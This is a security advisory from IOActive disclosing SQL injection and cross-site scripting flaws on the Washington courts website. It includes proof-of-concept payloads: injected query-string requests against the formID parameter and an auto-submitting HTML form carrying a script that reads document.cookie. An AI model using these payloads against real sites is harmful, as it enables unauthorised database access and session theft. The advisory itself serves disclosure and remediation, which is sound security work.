

## IOActive Security Advisory

Title	SQL Injection and Cross-site Scripting at <a href="http://www.courts.wa.gov">www.courts.wa.gov</a>
Severity	Medium
Date Discovered	March 18, 2010
Date Reported	March 23, 2010
Discovered by	Mike Davis, Rich Lundeen, and Sean Malone

### Affected Products

The web application at [www.courts.wa.gov](http://www.courts.wa.gov) contains SQL injection and cross-site scripting vulnerabilities.

### Description

The `formID` parameter at <http://www.courts.wa.gov/forms/> is vulnerable to SQL injection. The `searchTerms` parameter at <http://www.courts.wa.gov/search/index.cfm> is vulnerable to cross-site scripting attacks. Exploiting these vulnerabilities would likely expose sensitive data and may result in compromise of the affected systems.

### Proof of Concept

#### 1. SQL Injection

This issue is demonstrated with the following request, where a single quote is inserted into the `formID` parameter:

```
http://www.courts.wa.gov/forms/?fa=forms.contribute&formID='
```

Submitting this request results in the following database error trace:

```
...  
SELECT *  
FROM TableBuilder  
WHERE id = #formID#  
</cfquery>
```

Figure 1 provides a screenshot of the error.




Figure 1

The following GET request further demonstrates the issue and that it is executed cleanly:

```
GET /forms/?fa=forms.contribute&formID=5-3+ORDER+BY+1+ASC
```

## 2. Cross-Site Scripting

The search feature in the *www.courts.wa.gov* web application is vulnerable to cross-site scripting attacks, as demonstrated by the following, auto-submitting form:

```
<html>
  <body onload="document.searchform.submit();">
    <form name="searchform"
action="http://www.courts.wa.gov/search/index.cfm?fa=search.start_search" method="post">
      <input type="hidden" name="searchTerms"
value="<script>alert(document.cookie)</script>" />
    </form>
  </body>
</html>
```

Figure 2 provides a screenshot of the JavaScript execution.




Figure 2

## Remediation

Sanitize user-controlled input and use managed functions to access the database.